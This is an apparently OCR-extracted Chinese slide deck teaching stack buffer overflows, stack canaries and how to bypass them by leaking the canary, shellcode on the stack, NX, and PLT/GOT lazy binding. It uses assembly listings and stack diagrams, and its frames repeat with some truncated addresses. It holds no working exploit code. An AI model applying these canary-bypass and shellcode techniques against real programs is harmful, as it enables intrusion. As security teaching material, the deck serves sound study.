




# Stack-Based Buffer Overflow



# Stack-Based Buffer Overflow



# Stack Canary

# Stack Canary

- 在函數的頭部, 往 Stack 上寫入一個值 (Canary)
  - 在函數的尾部, 驗證 Canary 的值是否還是一樣
  - 不一樣就表示發生了 BOF, 呼叫 `__stack_chk_fail`
- 
- 至於為何叫做 Canary?

Canary 的意思是金丝雀, 来源于英国矿井工人用来探查井下气体是否有毒的金丝雀笼子。工人们每次下井都会带上一只金丝雀。如果井下的气体有毒, 金丝雀由于对毒性敏感就会停止鸣叫甚至死亡, 从而使工人们得到预警。

# Stack Canary

main	function1
<code>push rbp</code>	<code>push rbp</code>
<code>mov rbp, rsp</code>	<code>mov rbp, rsp</code>
<code>sub rsp, 20h</code>	<code>sub rsp, 30h</code>
...	<code>mov rax, fs:28h</code>
<code>call function1</code>	<code>mov [rbp-8], rax</code>
...	...
<code>leave</code>	<code>mov rcx, [rbp-8]</code>
<code>ret</code>	<code>xor rcx, fs:28h</code>
	<code>jz OK</code>
	<code>call __stack_chk_fail</code>
	OK:
	<code>leave</code>
	<code>ret</code>



# Stack Canary

main

```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
leave
ret
```

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
mov     rax, fs:28h
mov     [rbp-8], rax
...
mov     rcx, [rbp-8]
xor     rcx, fs:28h
jz      OK
call    __stack_chk_fail
OK:
leave
ret
```

0x7fffffff560

RSP

0x7fffffff590

RBP

0x7fffffff598

0x00007fffffff5c0

0x7fffffff5a0

0x401234

0x7fffffff5c0

RBP 原本的值

0x7fffffff5c8

Stack

0x401234

# Stack Canary

main

```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
leave
ret
```

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
mov     rax, fs:28h
mov     [rbp-8], rax
...
mov     rcx, [rbp-8]
xor     rcx, fs:28h
jz      OK
call    __stack_chk_fail
OK:
leave
ret
```

0x7fffffff560

RSP

0x7fffffff588

0x7fffffff590

0x7fffffff598

0x7fffffff5a0

0x7fffffff5c0

0x7fffffff5c8

0xd32a99e5e7cd3300

0x00007fffffff5c0

0x401234

RBP 原本的值

Stack

RBP

0x401234

# Stack Canary

main

```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
leave
ret
```

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
mov     rax, fs:28h
mov     [rbp-8], rax
...
mov     rcx, [rbp-8]
xor     rcx, fs:28h
jz      OK
call    __stack_chk_fail
OK:
leave
ret
```





# Stack Canary

main

```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
leave
ret
```

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
mov     rax, fs:28h
mov     [rbp-8], rax
...
mov     rcx, [rbp-8]
xor     rcx, fs:28h
jz      OK
call    __stack_chk_fail
OK:
leave
ret
```



# Stack Canary

main

```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
leave
ret
```

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
mov     rax, fs:28h
mov     [rbp-8], rax
...
mov     rcx, [rbp-8]
xor     rcx, fs:28h
jz OK
call    __stack_chk_fail
OK:
leave
ret
```

0x7fffffff560

AAAAAAAA

RSP

...

0x7fffffff588

AAAAAAAA

0x7fffffff590

AAAAAAAA

RBP

0x7fffffff598

AAAAAAAA

0x7fffffff5a0

0x7fffffff5c0

RBP 原本的值

0x7fffffff5c8

Stack

# Stack Canary

main


```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
leave
ret
```

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
mov     rax, fs:28h
mov     [rbp-8], rax
...
mov     rcx, [rbp-8]
xor     rcx, fs:28h
jz      OK
call    __stack_chk_fail
OK:
leave
ret
```



# Stack Canary



```
*** stack smashing detected ***: terminated
[1] 2849 abort ./stackoverflow
```

# Stack Canary

- 繞過方式
  - 想辦法洩漏出 Canary 的值
  - 想蓋 Return Address 時, 把 Canary 的值寫回去, 就能繞過

# Stack-Based Buffer Overflow Demo

# Shellcode

# Shellcode

- 攻擊者在記憶體中寫入一段用來執行的指令
- 之後想辦法讓執行流程跳到這些指令上
- 至於為何叫做 shellcode
  - 因為通常是拿來開 shell
  - 現在就算不是拿來開 shell, 你跟我說 shellcode 也通啦



# Shellcode

main

```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
leave
ret
```

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
...
leave
ret
```

0x401234

0x00007fffffffe560

RSP

0x00007fffffffe590

RBP

0x00007fffffffe598

0x00007fffffffe5c0

0x00007fffffffe5a0

0x401234

0x00007fffffffe5c0

RBP 原本的值

0x00007fffffffe5c8

Stack

# Shellcode

main

```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
leave
ret
```

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
...
leave
ret
```

0x00007fffffffe560

RSP

Shellcode

0x00007fffffffe590

RBP

AAAAAAAA

0x00007fffffffe598

0x00007fffffffe560

0x00007fffffffe5a0

0x00007fffffffe5c0

RBP 原本的值

0x00007fffffffe5c8

Stack

0x401234

# Shellcode

main

```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
leave
ret
```

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
...
leave
ret
```

0x401234

0x00007fffffffe560

RSP

0x00007fffffffe590

RBP

0x00007fffffffe598

0x00007fffffffe5a0

0x00007fffffffe5c0

0x00007fffffffe5c8

Shellcode

AAAAAAAA

0x00007fffffffe560

RBP 原本的值

Stack

# Shellcode

main

```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
leave
ret
```

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
...
leave
ret
```

0x00007fffffffe560

Shellcode

0x00007fffffffe590

AAAAAAAA

0x00007fffffffe598

0x00007fffffffe560

0x00007fffffffe5a0

0x00007fffffffe5c0

RBP 原本的值

0x00007fffffffe5c8

Stack

RSP

0x401234

# Shellcode

main

```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
leave
ret
```

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
...
leave
ret
```

0x00007fffffffe560

Shellcode

0x00007fffffffe590

AAAAAAAA

0x00007fffffffe598

0x00007fffffffe560

0x00007fffffffe5a0

RSP

0x00007fffffffe5c0

RBP 原本的值

0x00007fffffffe5c8

Stack

0x401234

NX (No-eXecute)

# NX (No-eXecute)

- NX aka DEP (Data Execution Prevention)
- 從剛剛的例子, 你會發現, 我們是執行位於 Stack 上的指令
- Stack 上的咚咚能執行?! 超怪
- 給每個記憶體區段設立三種權限 r(Read) w(Write) x(eXecute)
- 設定 NX 就沒有 rwx 的區段

```
7fffffffde000-7fffffff000 rwxp 00000000 00:00 0 [stack]
```

# Shellcode Demo



Basic Knowledge

Lazy Binding

# Lazy Binding

- 由於 Library 在執行時期才被 Load 上來, 位址不固定
- 因此程式需要將引用的 Library Call 連結到 Library
- But
  1. 在程式一開始就解析所有用到的 Library Call 會讓程式很晚執行
  2. 其實不是所有引用的 Library Call 都會被呼叫到
- 於是有了 Lazy Binding
- 簡單來說就是在程式第一次呼叫到 Library Call 才開始解析其位址

# Lazy Binding

## main

```
<main>  
call    <puts@plt>
```

## .plt.sec

```
<puts@plt>  
endbr64  
bnd jmp [<puts@got.plt>]  
nop  
  
<setvbuf@plt>  
endbr64  
bnd jmp [<setvbuf@got.plt>]  
nop
```

## .plt

```
<0x555555555020>  
push    [<link_map>]  
bnd jmp [<_dl_runtime_resolve>]  
nop  
  
<0x555555555030>  
endbr64  
push    0x0  
bnd jmp 0x555555555020  
nop  
  
<0x555555555040>  
endbr64  
push    0x1  
bnd jmp 0x555555555020  
nop
```

## .got.plt

```
<+0x0> (.dynamic)  
0x3df8  
  
<+0x8> (link_map)  
0x00007ffff7ffe190  
  
<+0x10> (_dl_runtime_resolve)  
0x00007ffff7fe7bb0  
  
<+0x18> (puts@got.plt)  
0x0000555555555030  
  
<+0x20> (setvbuf@got.plt)  
0x0000555555555040
```

# Lazy Binding

main

<main>

call <puts@plt>

第一次呼叫 puts

.plt.sec

<puts@plt>

endbr64

bnd jmp [<puts@got.plt>]

nop

<setvbuf@plt>

endbr64

bnd jmp [<setvbuf@got.plt>]

nop

.plt

<0x55555555020>

push [<link\_map>]  
push [<\_dl\_runtime\_resolve>]

nop

<0x55555555030>

endbr64

push 0x0

bnd jmp 0x55555555020

nop

<0x55555555040>

endbr64

push 0x1

bnd jmp 0x55555555020

nop

.got.plt

<+0x0> (.dynamic)

0x3df8

<+0x8> (link\_map)

0x00007ffff7ffe190

<+0x10> (\_dl\_runtime\_resolve)

0x00007ffff7fe7bb0

<+0x18> (puts@got.plt)

0x000055555555030

<+0x20> (setvbuf@got.plt)

0x000055555555040

# Lazy Binding

main

<main>

call <puts@plt>

.plt.sec

<puts@plt>

endbr64

bnd jmp [<puts@got.plt>]

nop

<setvbuf@plt>

endbr64

bnd jmp [<setvbuf@got.plt>]

nop

.plt

<0x55555555020>

push [<link\_map>]

bnd jmp [<\_dl\_runtime\_resolve>]

nop

<0x55555555030>

endbr64

push 0x0

bnd jmp 0x55555555020

nop

<0x55555555040>

endbr64

push 0x1

bnd jmp 0x55555555020

nop

.got.plt

<+0x0> (.dynamic)

0x3df8

<+0x8> (link\_map)

0x00007ffff7ffe190

<+0x10> (\_dl\_runtime\_resolve)

0x00007ffff7fe7bb0

<+0x18> (puts@got.plt)

0x000055555555030

<+0x20> (setvbuf@got.plt)

0x000055555555040

# Lazy Binding

main

<main>

call <puts@plt>

.plt.sec

<puts@plt>

endbr64

bnd jmp [<puts@got.plt>]

nop

<setvbuf@plt>

endbr64

bnd jmp [<setvbuf@got.plt>]

nop

.plt

<0x55555555020>

push [<link\_map>]

bnd jmp [<\_dl\_runtime\_resolve>]

nop

<0x55555555030>

endbr64

push 0x0

bnd jmp 0x55555555020

nop

<0x55555555040>

endbr64

push 0x1

bnd jmp 0x55555555020

nop

.got.plt

<+0x0> (.dynamic)

0x3df8

<+0x8> (link\_map)

0x00007ffff7ffe190

<+0x10> (\_dl\_runtime\_resolve)

0x00007ffff7fe7bb0

<+0x18> (puts@got.plt)

0x000055555555030

<+0x20> (setvbuf@got.plt)

0x000055555555040

# Lazy Binding

## main

```
<main>  
call    <puts@plt>
```

## .plt.sec

```
<puts@plt>  
endbr64  
bnd jmp [<puts@got.plt>]  
nop  
  
<setvbuf@plt>  
endbr64  
bnd jmp [<setvbuf@got.plt>]  
nop
```

## .plt

```
<0x555555555020>  
push    [<link_map>]  
bnd jmp [<_dl_runtime_resolve>]  
nop  
  
<0x555555555030>  
endbr64  
push    0x0  
bnd jmp 0x555555555020  
nop  
  
<0x555555555040>  
endbr64  
push    0x1  
bnd jmp 0x555555555020  
nop
```

## .got.plt

```
<+0x0> (.dynamic)  
0x3df8  
  
<+0x8> (link_map)  
0x00007ffff7ffe190  
  
<+0x10> (_dl_runtime_resolve)  
0x00007ffff7fe7bb0  
  
<+0x18> (puts@got.plt)  
0x0000555555555030  
  
<+0x20> (setvbuf@got.plt)  
0x0000555555555040
```

跳至 .plt 中

# Lazy Binding

## main

```
<main>  
call    <puts@plt>
```

## .plt.sec

```
<puts@plt>  
endbr64  
bnd jmp [<puts@got.plt>]  
nop  
  
<setvbuf@plt>  
endbr64  
bnd jmp [<setvbuf@got.plt>]  
nop
```

## .plt

```
<0x555555555020>  
push    [<link_map>]  
bnd jmp [<_dl_runtime_resolve>]  
nop  
  
<0x555555555030>  
endbr64  
push    0x0  
bnd jmp 0x555555555020  
nop  
  
<0x555555555040>  
endbr64  
push    0x1  
bnd jmp 0x555555555020  
nop
```

## .got.plt

```
<+0x0> (.dynamic)  
0x3df8  
  
<+0x8> (link_map)  
0x00007ffff7ffe190  
  
<+0x10> (_dl_runtime_resolve)  
0x00007ffff7fe7bb0  
  
<+0x18> (puts@got.plt)  
0x0000555555555030  
  
<+0x20> (setvbuf@got.plt)  
0x0000555555555040
```



# Lazy Binding

main

```
<main>  
call    <puts@plt>
```

.plt.sec

```
<puts@plt>  
endbr64  
bnd jmp [<puts@got.plt>]  
nop  
  
<setvbuf@plt>  
endbr64  
bnd jmp [<setvbuf@got.plt>]  
nop
```

.plt

```
<0x555555555020>  
push    [<link_map>]  
bnd jmp [<_dl_runtime_resolve>]  
nop  
  
<0x555555555030>  
endbr64  
push    0x0  
bnd jmp 0x5555  
nop  
  
<0x555555555040>  
endbr64  
push    0x1  
bnd jmp 0x555555555020  
nop
```

推入 index

.got.plt

```
<+0x0> (.dynamic)  
0x3df8  
  
<+0x8> (link_map)  
0x00007ffff7ffe190  
  
<+0x10> (_dl_runtime_resolve)  
0x00007ffff7fe7bb0  
  
<+0x18> (puts@got.plt)  
0x0000555555555030  
  
<+0x20> (setvbuf@got.plt)  
0x0000555555555040
```

# Lazy Binding

## main

```
<main>  
call    <puts@plt>
```

## .plt.sec

```
<puts@plt>  
endbr64  
bnd jmp [<puts@got.plt>]  
nop  
  
<setvbuf@plt>  
endbr64  
bnd jmp [<setvbuf@got.plt>]  
nop
```

## .plt

```
<0x555555555020>  
push    [<link_map>]  
bnd jmp [<_dl_runtime_resolve>]  
nop  
  
<0x555555555030>  
endbr64  
push    0x0  
bnd jmp 0x555555555020  
nop  
  
<0x555555555040>  
endbr64  
push    0x1  
bnd jmp 0x555555555020  
nop
```

## .got.plt

```
<+0x0> (.dynamic)  
0x3df8  
  
<+0x8> (link_map)  
0x00007ffff7ffe190  
  
<+0x10> (_dl_runtime_resolve)  
0x00007ffff7fe7bb0  
  
<+0x18> (puts@got.plt)  
0x0000555555555030  
  
<+0x20> (setvbuf@got.plt)  
0x0000555555555040
```

# Lazy Binding

main

<main>

call <puts@plt>

.plt.sec

<puts@plt>

endbr64

bnd jmp [<puts@got.plt>]

nop

<setvbuf@plt>

endbr64

bnd jmp [<setvbuf@got.plt>]

nop

.plt

<0x55555555020>

push [<link\_map>]

bnd jmp [<\_dl\_runtime\_resolve>]

nop

<0x55555555030>

endbr64

push 0x0

bnd jmp 0x55555555020

nop

<0x55555555040>

endbr64

push 0x1

bnd jmp 0x55555555020

nop

.got.plt

<+0x0> (.dynamic)

0x3df8

<+0x8> (link\_map)

0x00007ffff7ffe190

<+0x10> (\_dl\_runtime\_resolve)

0x00007ffff7fe7bb0

<+0x18> (puts@got.plt)

0x000055555555030

<+0x20> (setvbuf@got.plt)

0x000055555555040

# Lazy Binding

main

<main>

call <puts@plt>

.plt.sec

<puts@plt>

endbr64

bnd jmp [<puts@got.plt>]

nop

<setvbuf@plt>

endbr64

bnd jmp [<setvbuf@got.plt>]

nop

.plt

<0x55555555020>

push [<link\_map>]

bnd jmp [<\_dl\_runtime\_resolve>]

nop

<0x55555555030>

endbr64

push 0x0

bnd jmp 0x55555555020

nop

<0x55555555040>

endbr64

push 0x1

bnd jmp 0x55555555020

nop

.got.plt

<+0x0> (.dynamic)

0x3df8

<+0x8> (link\_map)

0x00007ffff7ffe190

<+0x10> (\_dl\_runtime\_resolve)

0x00007ffff7fe7bb0

<+0x18> (puts@got.plt)

0x000055555555030

<+0x20> (setvbuf@got.plt)

0x000055555555040

# Lazy Binding

## main

```
<main>  
call    <puts@plt>
```

## .plt.sec

```
<puts@plt>  
endbr64  
bnd jmp [<puts@got.plt>]  
nop  
  
<setvbuf@plt>  
endbr64  
bnd jmp [<setvbuf@got.plt>]  
nop
```

## .plt

```
<0x555555555020>  
push    [<link_map>]  
bnd jmp [<_dl_runtime_resolve>]  
nop  
  
<0x555555555030>  
endbr64  
push    0x0  
bnd jmp 0x555555555020  
nop  
  
<0x555555555040>  
endbr64  
push    0x1  
bnd jmp 0x555555555020  
nop
```

## .got.plt

```
<+0x0> (.dynamic)  
0x3df8  
  
<+0x8> (link_map)  
0x00007ffff7ffe190  
  
<+0x10> (_dl_runtime_resolve)  
0x00007ffff7fe7bb0  
  
<+0x18> (puts@got.plt)  
0x0000555555555030  
  
<+0x20> (setvbuf@got.plt)  
0x0000555555555040
```

# Lazy Binding

main

```
<main>  
call    <puts@plt>
```

.plt.sec

```
<puts@plt>  
endbr64  
bnd jmp [<puts@got.plt>]  
nop  
  
<setvbuf@plt>  
endbr64  
bnd jmp [<setvbuf@got.plt>]  
nop
```

.plt

```
<0x555555555020>  
push    [<link_map>]  
bnd jmp [<_dl_runtime_resolve>]  
nop  
  
<0x555555555030>  
endbr64  
push    0x0  
bnd jmp 0x555555555020  
nop  
  
<0x555555555040>  
endbr64  
push    0x1  
bnd jmp 0x555555555020  
nop
```

.got.plt

```
<+0x0> (.dynamic)  
0x3df8  
  
<+0x8> (link_map)  
0x00007ffff7ffe190  
  
<+0x10> (_dl_runtime_resolve)  
0x00007ffff7fe7bb0  
  
<+0x18> (puts@got.plt)  
0x0000555555555030  
  
<+0x20> (setvbuf@got.plt)  
0x0000555555555040
```

跳到解析函數

# Lazy Binding

## main

```
<main>  
call    <puts@plt>
```

## .plt.sec

```
<puts@plt>  
endbr64  
bnd jmp [<puts@got.plt>]  
nop  
  
<setvbuf@plt>  
endbr64  
bnd jmp [<setvbuf@got.plt>]  
nop
```

## .plt

```
<0x555555555020>  
push    [<link_map>]  
bnd jmp [<_dl_runtime_resolve>]  
nop  
